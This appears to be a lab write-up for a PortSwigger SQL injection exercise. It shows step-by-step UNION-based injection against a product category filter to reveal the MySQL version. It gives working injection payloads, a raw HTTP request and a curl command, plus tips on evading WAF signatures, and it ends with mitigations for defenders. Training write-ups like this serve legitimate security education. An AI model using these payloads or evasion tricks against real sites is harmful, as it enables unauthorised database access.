SQL injection attack, querying the database type and version on MySQL and Microsoft
SQL injection attack, querying the database type and version on MySQL and Microsoft: - Determine the DBMS and extract the version string by injecting through the category parameter of /filter. - Confirm output-based UNION injection and demonstrate the minimal payload that discloses version. • PortSwigger • SQL Injection • version, fliter
Lab goal: The product category filter is vulnerable to SQL injection. Use a UNION attack to display the database version string on the page.
🎯 Objective
- Determine the DBMS and extract the version string by injecting through the
categoryparameter of/filter. - Confirm output-based UNION injection and demonstrate the minimal payload that discloses version.
🧩 Context
- Injection point:
GET /filter?category=<value> - Behavior: Results of the injected query are reflected in the response (classic UNION output).
- DBMS: Indicators + successful payloads confirm MySQL/MariaDB (supports
#line comment and@@version).
🛠️ Tooling
- Browser + Burp Suite (Proxy, Repeater).
- Optional: curl for reproducible requests.
🔎 Methodology & Steps

Step 1 — Find the number of columns (ORDER BY)
Start with ORDER BY to discover the result-set width. On this app, -- caused 500s, while MySQL’s # comment worked.
Payload
' ORDER BY 1 #Increase the index until an error occurs. Failure at index 3 ⇒ 2 columns total.
Evidence
Step 2 — Discover column data types (string vs number)

Test with strings in both columns. If the page renders, both positions accept text.
Payload
' UNION SELECT 'a','a' #Result: Renders successfully ⇒ both columns are text-compatible.
Evidence
Step 3 — Extract database version
For MySQL/MariaDB, use @@version. Place the version into a visible column and pad the second column with a benign string.
Final Payload
' UNION SELECT @@version,'a' #Deliver this in the category parameter:
GET /filter?category=Gifts' UNION SELECT @@version,'a' # HTTP/2
Host: <LAB-HOST>
Cookie: session=<YOUR_SESSION>
Evidence

If the version prints on the page, the lab objective is met.
📦 Repro via curl
curl -i \
  -H 'Cookie: session=<YOUR_SESSION>' \
  'https://<LAB-HOST>/filter?category=Gifts%27%20UNION%20SELECT%20@@version,%27a%27%20%23'
🧠 Notes & Gotchas
- Comments: This target required
#(MySQL-style). If blocked, try--+or/*…*/depending on WAF behavior. - Column count: Always match column count and compatible types to avoid errors.
- Alternate DBMS checks:
- PostgreSQL:
version() - Oracle:
bannerfromv$versionorversionfromproduct_component_version - MSSQL:
@@version
- PostgreSQL:
- WAF quirks: URL-encode space as
+or%0a, and try case flips or inline comments to evade signature checks.
🛡️ Mitigations (for blue teams)
- Use parameterized queries / prepared statements.
- Apply least privilege DB accounts (read-only where possible).
- Centralized input validation (allow-lists for filterable fields).
- Disable verbose DB errors; serve generic messages.
- Add RASP/WAF with SQLi behavioral detection (not just keyword signatures).
📚 Quick Reference
- MySQL version:
SELECT @@version - Column count via
ORDER BY nescalation - UNION shape: must match number and types of original SELECT
Outcome: DB version successfully disclosed via UNION SELECT @@version,'a' #, proving output-based SQL injection on the category filter.
Comments
Comments
Loading comments…